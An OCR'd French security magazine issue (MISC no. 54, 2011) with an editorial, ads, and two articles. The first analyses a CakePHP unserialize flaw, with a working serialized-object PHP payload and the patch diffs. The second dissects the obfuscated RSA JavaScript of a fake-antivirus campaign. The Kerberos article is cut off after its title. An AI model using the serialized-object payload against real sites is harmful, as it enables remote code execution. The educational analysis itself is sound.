MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 54 - F: 8,00 € - RD

N° 54 MARS/AVRIL 2011

France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XP
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 SCA

CODE *SSTIC*

Challenge SSTIC et analyse de la mémoire physique des systèmes Linux

p. 70

SOCIÉTÉ *27C3*


De retour du salon 27C3 : crack de la PS3, sniffing GSM, attaque de mots de passe sur FPGA, codes malveillants sur microcontrôleurs

p. 44

SYSTÈME *HTML5*

Les vulnérabilités introduites par HTML5 qui vous feront regretter HTML4 et Flash

p. 58



RÉSEAU *SCADA*

Les nouvelles menaces des réseaux industriels

Stuxnet, « la première cyber arme du 21ème siècle », est utilisé tout au long de l'article pour illustrer les menaces qui pèsent sur ces réseaux.

p. 50

DOSSIER

ANONYMAT SUR INTERNET : RISQUE OU NÉCESSITÉ ?

- Les techniques d'anonymat
- HADOPI ou comment les opérateurs surveillent nos paquets
- Interview de J-M Manach, auteur de « La vie privée, un problème de vieux cons ? »

EXPLOIT CORNER

Corruption de cache sur CakePHP, vous reprendrez bien une tranche de failles ?

p. 04

MALWARE CORNER

Les faux antivirus débarquent sur Twitter

p. 07

PENTEST CORNER

Attaque sur Kerberos: comment ouvrir la porte des enfers ?

p. 11

BESOIN D'UN ANNUAIRE POUR ENFIN TOUT CENTRALISER ?

LM 136 Actuellement en kiosque !

OPENLDAP

INSTALLATION – SÉCURISATION – RÉPLICATION

SOMMAIRE :

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 25 MARS 2011 ET SUR :

www.ed-diamond.com

ÉDITO

Anne, ma sœur Anne, ne vois-tu rien venir ?

Camarades révolutionnaires, on vous ment, on vous spolie. C'est à ce cri en arabe du peuple, porté par Facebook, Twitter et autres réseaux sociaux que des manifestations sont devenues des révolutions.

Problème générationnel, car absente de ces médias, cela causa la cécité de notre première diplomate. Comme dirait Perrault (à ne pas confondre avec le présentateur de JT, même si les deux racontent des histoires) : MAM, ma sœur MAM, ne vois-tu rien venir ? Je ne vois rien que le soleil qui poudroie, et l'herbe qui verdoie. Dur, dur pour MAM, surtout qu'en même temps, aux États-Unis, dans ses discours, il n'est pas mou, Barack (ok, ok, filons cher François, j'en ai fait des pires à Midtown).

Public chéri mon amour, tu te demandes comment je vais relier ce qui précède avec ma grand-mère, la sécurité, et les carottes.

Bien malin qui aurait prédit la révolution de jasmin. Nous étions confortablement installés dans nos relations avec la Tunisie et nous ne vîmes rien venir. Notre cerveau est ainsi fait qu'il rechigne aux changements. Du haut de ses 89 printemps fêtés le 17 février, ma grand-mère ne dira pas le contraire (Mamie, puisque tu me lis, bon anniversaire). Elle a son rythme, et tout ce qui le chamboule est fortement perturbant. Il en va de même dans notre discipline.

Ça n'est pas simple, mais il devient essentiel d'intégrer la composante temporelle en sécurité pour appréhender les changements parfois imprévisibles. Comment gérer les mises à jour sur un avion, un bateau ou un sous-marin, dont la durée de vie est de 50 ans, comparés aux 10 ans max d'une version de Windows ? Ou la résolution de la factorisation en temps polynomial ?

Prenons le cas de l'activité qui fait rêver les trop rares jeunes encore épris de technique : le test d'intrusion. Actuellement, il ne sert pratiquement plus à rien. En effet, ses composantes spatiales et temporelles n'ont plus vraiment de sens. Oublions la notion de périmètre réseau, entre les pare-feu inutiles face à l'encapsulation massive dans le HTTP(s), les *smartphones* et le Wi-Fi.

Majoritairement, aujourd'hui, un *pentest*, c'est scanner 1000 serveurs en 2 jours à la recherche de failles XSS et injections SQL (je caricature un peu... mais à peine). L'artisan *pentester* qui dispose du temps pour creuser, fuzzer et exploiter, n'existe presque plus. Pas par manque de savoir-faire, mais par manque de demande. Un pentest doit permettre à l'audité de gagner un certificat stipulant qu'un test à été réalisé. Si quelque chose est trouvé, c'est le début des emmerdes, alors il ne faut pas pousser.

Bref, cette évaluation ponctuelle de la sécurité ne rebute pas les attaquants, mais dédouane les décideurs. En même temps, tant que la fraude ne coûte pas plus cher, pourquoi chercher à s'en protéger ? Nous sommes arrivés à un point de complexité où il revient moins coûteux d'attendre de se faire exploser puis de payer les réparations que de sécuriser en amont. Peut-être qu'un jour, ce confort malsain cédera devant une révolution, ou une catastrophe, comme le piratage de la bourse de *Wall Street*.

À part ça, vive la retraite. Je vais enfin lire, pour la première fois, un numéro de *MISC* dans sa version papier. Une pointe d'émotion saisit mon cœur tachycarde, une larme salée point de mon œil chafouin. Je pense plus encore à la sueur qui perle du crâne chauve de Cédric Foll, à bout mais si bel, qui aura essuyé les plâtres pour ce premier numéro d'une nouvelle ère. Ce fut difficile, long et laborieux, un peu comme pour les Égyptiens. Cependant, au final, leur « président » parti, pour chanter la victoire, les Cairotes[1] rapaient.

Bonne lecture,

Fred Raynal

[1] les Cairotes sont bien sûr les habitants du Caire...

Rendez-vous au 22 avril 2011 pour le n°55 ! **www.miscmag.com**

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

UN AVIS SUR MISC ?

Venez le partager avec nous en participant à notre GRAND SONDAGE sur :

www.miscmag.com

CAKEPHP – CORRUPTION DU CACHE

Gabriel Campana - Sogeti/ESEC - gabriel.campana@sogeti.com

mots-clés : PHP / SÉRIALISATION

CakePHP est un framework libre écrit en PHP reprenant les concepts du projet Ruby on Rails pour produire des applications web. Un advisory a été publié le 14 novembre 2010 par Felix Wilhelm [1] après avoir reporté la vulnérabilité aux développeurs. Celle-ci permet à un attaquant de contrôler les fichiers de cache de l'application, entraînant une exécution de code PHP.

1 Détail de la vulnérabilité

Le module CSRF Security Token présent dans le *Security Component* a été introduit pour empêcher les attaques de type *Cross-site request forgery*. Un jeton d'une durée de vie limitée associé à la session du client est ajouté à chaque formulaire généré par CakePHP. Lorsqu'un formulaire est envoyé par un client, le serveur vérifie que le jeton correspond à celui attendu.

La fonction vulnérable **validatePost()** (**cake/libs/controller/components/security.php**) est appelée lors de l'envoi d'un formulaire par un utilisateur pour vérifier l'absence de CSRF dans la requête :

```
function _validatePost(&$controller) {
    ...
    $check = $controller->data;
    $token = urldecode($check['_Token']['fields']);


    if (strpos($token, ':')) {
            list($token, $locked) = explode(':', $token, 2);
    }


    $locked = unserialize(str_rot13($locked));
    ...
```

Le tableau **$check** contient les données de la requête **POST**. Après avoir été décodée, la variable **$token** est séparée en deux chaînes **$token** et **$locked** si le caractère **:** est présent. La transformation ROT13 est appliquée à la chaîne **$locked** avant d'être passée en paramètre à la fonction **unserialize()**. Un tableau de clés est attendu comme résultat par l'application.

Comme l'ont montré les multiples publications de Stefan Esser sur le sujet, un appel à **unserialize()** dont l'argument est contrôlé par l'attaquant est toujours dangereux. Cette vulnérabilité est un cas d'école, puisque la chaîne **$locked** est entièrement maîtrisée. Les principales techniques d'exploitation d'**unserialize()** consistent à introduire des objets construits dans le but de détourner certaines fonctions de l'application. Les objets possédant des *constructors* ou des *destructors* sont des cibles de choix, car ces méthodes sont respectivement appelées à la création et la destruction d'un objet.

2 Analyse de l'exploit

L'exploit *burncake* **[2]** de Felix Wilhelm utilise la méthode **App::__destruct()** (**cake/libs/configure.php**), appelée à la destruction de l'objet :

```
function __destruct() {
    if ($this->__cache) {
        $core = App::core('cake');
        unset($this->__paths[rtrim($core[0], DS)]);
        Cache::write('dir_map', array_filter($this->__paths), '_cake_core_');
        Cache::write('file_map', array_filter($this->__map), '_cake_core_');
        Cache::write('object_map', $this->__objects, '_cake_core_');
    }
}
```

Cette méthode peut aisément être appelée par un attaquant en créant un objet sérialisé possédant les attributs suivants :

```
<?php
$x = new App();
$x->__cache   = true;
$x->__paths   = array();
$x->__objects = array();
$x->__map     = array(
    "Core" => array("Router" => "../tmp/cache/persistent/
    cake_core_file_map"),
    "Foo"  => "<? phpinfo(); die(''); ?>"
);

echo serialize($x);
```

Par défaut, le tableau sérialisé **__map** est écrit dans le fichier **app/tmp/cache/persistent/cake_core_file_map** par **App::__destruct()** lors la destruction de l'object **App**. Lors d'un appel ultérieur à **App::getInstance()**, une instance de la classe **App** est créée si elle n'existe pas déjà. Dans ce cas, l'attribut **__map** est lu depuis le fichier de cache **app/tmp/cache/persistent/cake_core_file_map**.

Le tableau **__map** associe un nom de classe à son chemin de fichier pour pouvoir la charger dynamiquement. Le fichier **cake/dispatcher.php** appelle par exemple **App::import('Core', 'Router')** pour charger une instance de la classe **Router**. **App::__load()** est alors appelée et exécute le fichier **$file** passé en argument au moyen de la fonction **require()**, si celui-ci n'a pas déjà été chargé auparavant :

```
function __load($file) {
    ...
    if (file_exists($file)) {
        if (!$this->return) {
            require($file);
            $this->__loaded[$file] = true;
        }
        return true;
    }
    return false;
}
```

Le script **cake/dispatcher.php** est appelé à chaque requête, et inclut donc le fichier **__map['Core']['Router']** (**../tmp/cache/persistent/cake_core_file_map**) spécifié par l'attaquant. Celui-ci contient le tableau **__map** sérialisé, qui est de la forme suivante :

```
O:3:"App":4:{s:7:"__cache";b:1;s:7:"__paths";
a:0:{}s:9:"__objects";a:0:{}s:5:"__map";a:2:{
s:4:"Core";a:1:{s:6:"Router";s:42:"../tmp/cac
he/persistent/cake_core_file_map";}s:3:"Foo";
s:25:"<? phpinfo(); die(''); ?>";}}
```

Le *payload* **phpinfo(); die('');** contenu dans la chaîne de caractères associée à **__map['Core']['Foo']** est alors exécuté.

Nouveauté rentrée 2011
UV « Enquêtes Forensiques en entreprise »

Formation en alternance
(Salariés, étudiants, demandeurs d'emploi)

Master SSI
Sécurité des Systèmes d'Information

- **session plein-temps (M1 et M2)**
  1 à 3 semestres à Troyes + stage 6 mois
- **session en alternance (M2), en partenariat avec le groupe ESIEA**

à l'ESIEA, Paris :
1 journée/semaine
d'octobre 2011 à septembre 2012
durant 37 semaines
(hors périodes scolaires)

à l'UTT, Troyes :
3 semaines réparties
entre octobre 2011 et juillet 2012

http://www.utt.fr

CONTACTS
Pour la formation initiale :
Tél : 03 25 71 80 35
admissions@utt.fr
http://www.utt.fr

Pour la formation continue et l'alternance :
Tél : 03 25 71 58 57
formation.continue@utt.fr
http://www.utt.fr/formation

utt
université de technologie Troyes

POURQUOI CHOISIR LE MASTER SSI DE L'UTT ?

- Des gendarmes enquêteurs NTECH suivent chaque année le Master SSI
- L'UTT est membre associé du groupe ECTEG (European Cybercrime Training and Education Group) d'EUROPOL www.ecteg.eu
- L'UTT est le leader français du projet de création d'un centre d'excellence en lutte contre la cybercriminalité : projet européen2Centre www.2centre.eu

La subtilité de l'*exploit* réside dans le payload qui est contenu dans un fichier de cache, lui-même utilisé pour spécifier le fichier à inclure lors du chargement de certaines classes.

3 Historique du correctif

Un premier correctif est appliqué le 8 novembre **[3]** sur le dépôt *git* :

```
+    $locked = str_rot13($locked);
+    if (preg_match('/(\A|;|{|})O\:[0-9]+/', $locked)) {
+      return false;
+    }
+


     $lockedFields = array();
     $fields = Set::flatten($check);
     $fieldList = array_keys($fields);
-    $locked = unserialize(str_rot13($locked));
+    $locked = unserialize($locked);
```

Une expression rationnelle est utilisée pour vérifier que la chaîne **$locked**, après l'application de la transformation ROT13, n'est pas un objet sérialisé. Le 13 novembre, les versions 1.3.6 et 1.2.9 sont annoncées publiquement **[4]**, mentionnant clairement la correction d'un problème de sécurité :

These releases are recommended for all users, as they include a fix for a possible security risk inside SecurityComponent.

Mais le 15 novembre, Stefan Esser informe ses *followers* par deux *tweets* **[5]** **[6]** (on n'arrête pas le progrès) que CakePHP est toujours vulnérable, malgré le correctif appliqué par l'équipe du projet. La modification d'un seul octet suffit alors pour le contourner et rendre l'exploit original fonctionnel. En effet, une classe sérialisée peut être représentée de diverses façons sans être filtrée par l'expression rationnelle.

L'appel à la fonction **unserialize()** est finalement supprimé du dépot git **[7]** le 21 novembre :

Removing unserialize() as its dangerous. Instead using | delimited fields for locked fields. This totally avoids issues with serialize(). Removing str_rot13, as its only child proof. Tests updated.

L'appel à **unserialize()** pour récupérer un tableau est tout simplement remplacé par **explode()** !

```
-    $locked = str_rot13($locked);
-    if (preg_match('/(\A|;|{|})O\:[0-9]+/', $locked)) {
-      return false;
-    }
+    $locked = explode('|', $locked);
```

```
     $lockedFields = array();
     $fields = Set::flatten($check);
     $fieldList = array_keys($fields);
-    $locked = unserialize($locked);
```

Le 19 janvier 2011 annonce la sortie de la version 1.3.7 de CakePHP **[8]**, sans pour autant mentionner la correction effective de la vulnérabilité.

Conclusion

Cette vulnérabilité montre les capacités de la fonction **unserialize()** et les conséquences d'une mauvaise utilisation de celle-ci. Elle est d'autant plus critique que présente dans le framework lui-même et non dans une application tierce. Enfin, l'ironie veut que le *bug* se trouve dans un composant responsable de la sécurité : le *CSRF Security Token*. Le nombre de sites web conçus avec CakePHP est cependant difficile à évaluer, car le code HTML généré ne permet pas de déterminer le logiciel avec lequel il a été conçu. Il ne semble pas y avoir de motif facilement reconnaissable par *fingerprint*.

Deux correctifs auront été nécessaires pour corriger cette exécution de code de façon correcte. La communication du projet laisse à désirer, puisque seul le premier correctif a été annoncé par les développeurs, bien qu'inutile. Le second a été inclus dans une nouvelle version de CakePHP deux mois plus tard, sans mentionner son importance... ■

■ RÉFÉRENCES

[1] http://www.malloc.im/index.php/2010/11/cakephp-cache-corruption-vulnerability-unserialize/

[2] http://malloc.im/burnedcake.py

[3] https://github.com/cakephp/cakephp/commit/e431e86aa4301ced4273dc7919b59362cbb353cb

[4] http://bakery.cakephp.org/articles/markstory/2010/11/13/cakephp_1_3_6_and_1_2_9_released

[5] http://twitter.com/i0n1c/status/4186843780227072

[6] http://twitter.com/i0n1c/status/4188838427623424

[7] https://github.com/cakephp/cakephp/commit/ae7855692d131241f06ba78a837de536508f73f1

[8] http://bakery.cakephp.org/articles/markstory/2011/01/19/cakephp_1_3_7_released

LES FAUX ANTIVIRUS DÉBARQUENT SUR TWITTER

Nicolas Brulez – nicolas.brulez@kaspersky.fr – Senior Malware Researcher
Global Research and Analysis Team – Kaspersky Lab

mots-clés : CODES MALICIEUX / TWITTER / RÉSEAUX SOCIAUX / ANALYSE DE CODE / RSA

Le 20 Janvier 2011, alors que Twitter frôlait les 200 millions d'utilisateurs, une nouvelle vague de liens malicieux est apparue. Avec plus de 110 millions de « tweets » par jour et 370 000 nouveaux inscrits quotidiennement, Twitter est naturellement devenu une cible idéale pour les criminels. Le nombre de caractères limités par ce site (140) pousse de plus en plus d'utilisateurs à se servir d'adresses internet raccourcies, principalement utilisées sur les réseaux sociaux, sans se douter que des liens malveillants peuvent s'y dissimuler. C'est « goo.gl », le service de raccourcissement d'URL de Google, qui fut utilisé pour mener la campagne d'infection [1].

Lors de la découverte de la campagne, un nouveau ver fut suspecté. Il n'en est rien. Il semblerait que les comptes de milliers d'utilisateurs Twitter furent compromis et utilisés pour diffuser les liens.

1 Les tweets frauduleux

Voici à quoi ressemblaient les milliers de *tweets* malveillants postés sur Twitter.

Figure 1 : Tweets malveillants

Plusieurs dizaines de liens raccourcis (goo.gl/XXXX) différents furent employés lors de la propagation des liens frauduleux, dans des tweets anodins aux sujets divers et variés, tels que le 50ème anniversaire du discours d'investiture de John F. Kennedy. Certains utilisateurs se sont rendu compte que des messages Twitter avaient été postés depuis leur compte, à leur insu (voir dernier message de la capture précédente).

Lors de la visite d'un des liens abrégés, l'utilisateur est redirigé à plusieurs reprises avant d'atterrir sur la page du faux antivirus « Security Shield » (Plus connu sous le nom de *Security Tool*).

2 La chaîne de redirections

Tous les liens « goo.gl » redirigeaient les utilisateurs vers une page « m28sx.html » hébergée sur de nombreux noms de domaines différents. En effet, afin que l'attaque soit plus efficace et plus longue à bloquer, une dizaine de sites web compromis ont été utilisés lors des redirections.

```
<HTML>
<HEAD>
<TITLE>Moved Permanently</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000">
<H1>Moved Permanently</H1>
The document has moved <A HREF="http://[redacted]/m28sx.html">here</A>.
</BODY>
</HTML>
```

Figure 2 : Redirection vers page m28sx.html

Cette page HTML se contentait de rediriger les utilisateurs sur un nom de domaine ukrainien statique.

Cette page étant constante, il suffisait de la bloquer pour se protéger de cette attaque :

```
<head>
<meta HTTP-EQUIV="REFRESH" content="0; url=http://[redacted].ua/[redacted].php">
</head>
```

Figure 3 : Redirection vers domaine en Ukraine

En effet, cette page est utilisée comme « dispatcher ». Chaque visite génère des redirections différentes vers des IP connues pour la distribution de faux antivirus :

Name	Value
Status: HTTP/1.1 302 Moved Temporarily	
Date:	Thu, 20 Jan 2011 12:24:43 GMT
Server:	Apache/2
X-Powered-By:	PHP/5.2.17
Location:	http://91.[redacted]/index.php?kK=[redacted]

Figure 4 : Redirection vers la première IP du site de l'antivirus factice

Cette page était le dernier maillon de la chaîne, redirigeant encore une fois sur une adresse IP différente :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="refresh" content="0; url=http://91.[redacted]17/index.php?[redacted]">
</head>
<body></body>
</html>
```

Figure 5 : Redirection vers la seconde IP du site de l'antivirus factice

3 Page de l'antivirus factice

Lors de la visite de cette dernière page, l'utilisateur recevait un message d'avertissement sur l'infection de son ordinateur et l'invitait à scanner sa machine.

Pratique classique des sites web des faux antivirus, voici à quoi ressemblait la page de « scan » :




Figure 7 : Site web de l'antivirus factice : infections découvertes

La machine de l'utilisateur est déclarée comme infectée, et il est recommandé de télécharger un antivirus pour la nettoyer. En cliquant sur le bouton ***Remove all***, l'utilisateur est invité à télécharger l'antivirus factice : « Security Shield. »

Ce rogue, plus connu sous le nom de « Security Tool », utilise des techniques de polymorphisme côté serveur.

En effet, à chaque téléchargement, un exécutable différent est généré pour passer à travers les solutions antivirales légitimes. L'utilisation d'un *packer* spécial permet de générer des binaires aléatoirement. Il est important de noter que seule une grande partie de l'exécutable change, pendant plusieurs heures, avant la génération d'une toute nouvelle variante. Chaque exécutable généré utilise des techniques d'anti-émulation de code, principalement basées sur l'appel de fonctions « exotiques » de l'API Windows, avec des paramètres spéciaux.

Pour voir à quoi ressemble « Security Shield », reportez-vous à la figure 8, ci-contre.

À noter que l'interface graphique est traduite dans la langue de l'OS pour mieux tromper l'utilisateur. La capture de la figure 8 a été réalisée sur un Windows XP français. Une fois le scan de la machine terminé, la victime est invitée à payer une licence pour pouvoir « nettoyer » la machine des infections découvertes.

On notera le nom des menaces : des *adwares* détectés comme « Virus.DOS.xxx » :-)




Figure 6 : Alerte d'infection

Figure 8 : Interface de Security Shield en français

4 « Obfuscation » du site factice : RSA et Javascript

Le code source du site web de l'antivirus factice n'est pas disponible en clair. En effet, celui-ci utilise de l'obfuscation de code. L'outil Malzilla n'est pas capable de décrypter la page. Nous allons voir comment il est possible de récupérer une page décryptée. L'intérêt est de pouvoir ensuite programmer un outil automatique de téléchargement des binaires pour détection et classification.

Lors du téléchargement du rogue, un paramètre temporaire est généré par la page web et l'exécutable malicieux n'est jamais téléchargé directement.

Voici à quoi ressemble la page du site :

On remarque la présence de Javascript : **function.js** et **hjosu.js**.

C'est dans ces fichiers que nous allons trouver le code de l'algorithme employé. On remarque aussi la ligne suivante : **a5e.camnqjr(BASE64.decode('Mzxxxxxxxxxxxxxxxx') ;**.

Du Base64 est passé en paramètre à une méthode **camnqjr** de la classe **a5e**.

En examinant les fichiers **.js**, il est possible d'observer ceci :

```
camunqjr: function(c, d, n) {
        var decryptarray = [], deencrypt = '', resultd = '';
        for(var i=0; i<c.length; i+=7) decryptarray.push(c.substr(i, 7));
        for(var u = 0; u < decryptarray.length; u++) {
                if(decryptarray[u]=='')
                        decryptarray.splice(u, 1);
                for(var u = 0; u < decryptarray.length; u++) {
                        var resultmod = this.powmod(parseInt(decryptarray[u], 16), d, n) + '';
                        deencrypt += resultmod.substr(1, resultmod.length - 2);
                }
        }
        for(var u = 0; u < deencrypt.length; u+=2) {
                resultd += this.chr(parseInt(deencrypt.substr(u, 2), 10) + 30);
        }
        return BASE64.decode(resultd);
},

ord: function(chr) {
        return ASCII.ord(chr);
},

chr: function(num) {
        return ASCII.chr(num);
},

mod: function(g, l) {
        return g - (l * Math.floor(g / l));
},

powmod: function(base, exp, modulus) {
        var accum = 1, i = 0, basepow2 = base;
        while((exp >> i) > 0) {
                if (((exp >> i) & 1) == 1) accum = this.mod((accum * basepow2), modulus);
                basepow2 = this.mod((basepow2 * basepow2), modulus);
                i++;
        }
        return accum;
}
```

Figure 10 : Code Javascript pour le décryptage RSA

Toute personne ayant étudié un tout petit peu l'algorithme RSA reconnaîtra les paramètres de la méthode **camunqjr**. On remarque aussi la fonction **powmod**, qui colle bien avec le reste des paramètres :

- **c** pour le *cyphertext* ;
- **d** pour l'exposant privé ;
- **n** pour le modulo.

Pour obtenir le message déchiffré, le déchiffrement se fait comme ceci : **c^d mod N**.

```
#fsc{
background: #ededed url(img/1/1/miscewtn.gif) no-repeat 3px;
position:absolute;
right:5px;
bottom:5px;
padding:2px 2px 2px 20px;
font-size:11px;
}

    </style>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title></title>
    <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js"></script>
    <script type="text/javascript" src="js/functions.js"></script>
    <script type="text/javascript" src="js/1/hjosu.js"></script>
    <script type="text/javascript">
    var _$e9846 = new Array("muiq","confcm-","drvg","bootrbcp","drvrhg.","drvlfo","msot","drvpbj","winjlb","msif","drvjyk","msipc","
    var a55a = new Array("txt","ini","sql","hxx","tmp","exe","ini","cpl","nls","ram","dic","qlm","vxd","scr","hlp","dll","com","tsp"
    var $1f07c = 1, z5e = 1;
    var zac337 = document;
    (function(){
      var rtext = a5e.camunqjr(BASE64.decode('MzE5MDEyMTB1ZWIzNmIzM2U1YzRjMGNkODhlZjFiOGE3OTYyYzI0MjIyMmJiMjJlZDM2NmYzOTExNTcxZmZkMz
      zac337.write(rtext);
    })();
    </script>
    </head>
    <body></body>
    </html>
```

Figure 9 : Code avec obfuscation

L'utilisation de RSA est détournée de son rôle habituel. En effet, la taille du modulo est ridicule, comme vous pouvez le voir ci-dessous :

```
)AyNzA2ZjI2MmFiNTdiMzI3Njg1OWM='), 28832449, 60145889);
        Base64          'd'    'n'
```

Figure 11 : Paramètres M, D et N

Notre modulo ne fait que 26 bits :




Figure 12 : Taille du modulo : 26 bits

De plus, l'exposant privé est hardcodé dans la page. RSA n'a ici pour but que d'empêcher la lecture du code en clair et d'être un peu différent des algorithmes plus classiques rencontrés sur les sites malicieux.

Toutefois, il est impossible de lire le code en clair avec l'outil Malzilla, par exemple, qui se plaindra d'un code Javascript incorrect. Nous allons voir comment créer une page qui sera interprétée par Malzilla, et donc exécutable.

5 Création d'un template de décryptage Security Shield

La création du *template* est très simple. Il suffit de créer un fichier Javascript simplifié sans utiliser de **classe** ni tableau pour la récupération des valeurs ascii (voir code **chr** original), ce qui semblait troubler l'outil Malzilla.

Après la simple création des fonctions **chr()**, **mod()**, **powmod()** et **decrypt()** dans la même page, suivies d'un appel à la fonction de déchiffrement, il est possible d'obtenir le code décrypté. Voici le code source :

```
function chr(num)
{
  return String.fromCharCode(num);  // Beaucoup plus classique maintenant
}
function mod(g, l) {
  return g - (l * Math.floor(g / l));
}
function powmod(base, exp, modulus) {
    var accum = 1, i = 0, basepow2 = base;
    while((exp >> i) > 0) {
      if (((exp >> i) & 1) == 1) accum = mod((accum * basepow2), modulus);
      basepow2 = mod((basepow2 * basepow2), modulus);
      i++;
    }
    return accum;
}
function decrypt(c, d, n) {
    var decryptarray = [], deencrypt = '', resultd = '';
    for(var i=0; i<c.length; i+=7) decryptarray.push(c.substr(i, 7));
    for(var u = 0; u < decryptarray.length; u++) {
      if(decryptarray[u]=='')
        decryptarray.splice(u, 1);
      for(var u = 0; u < decryptarray.length; u++) {
        var resultmod = powmod(parseInt(decryptarray[u], 16), d, n) + '';
        deencrypt += resultmod.substr(1, resultmod.length - 2);
      }
    }
    for(var u = 0; u < deencrypt.length; u+=2) {
      resultd += chr(parseInt(deencrypt.substr(u, 2), 10) + 30);
    }
    return resultd;
  }
gameover = decrypt('Base64decoded_data', 'paramètre d ici', 'paramètre n ici');
document.write(gameover);
```

Il suffit de copier ce template dans Malzilla, de remplir la partie Base64, les paramètres **d** et **n** et d'exécuter le script pour obtenir le code de la page :

Figure 13 : Code source après déchiffrement

En jaune, vous pouvez voir le paramètre aléatoire utilisé lors du téléchargement de l'antivirus factice. Il suffit maintenant de reprogrammer les quelques lignes de Javascript dans le langage de votre choix (Python ? 2ème dédicace à Phil) pour automatiser le déchiffrement des pages de *Security Shield*, et de programmer un *crawler* de *samples*.

Game Over ■

■ RÉFÉRENCES

[1] ***Goo.gl redirects Fake AntiVirus*** : http://www.zdnet.com/blog/security/twitter-worm-hits-googl-redirects-to-fake-anti-virus/7938

[2] **Malzilla** : http://malzilla.sourceforge.net/

ATTAQUE SUR LE PROTOCOLE KERBEROS

Guillaume Lopes – lopes.guillaume@free.fr

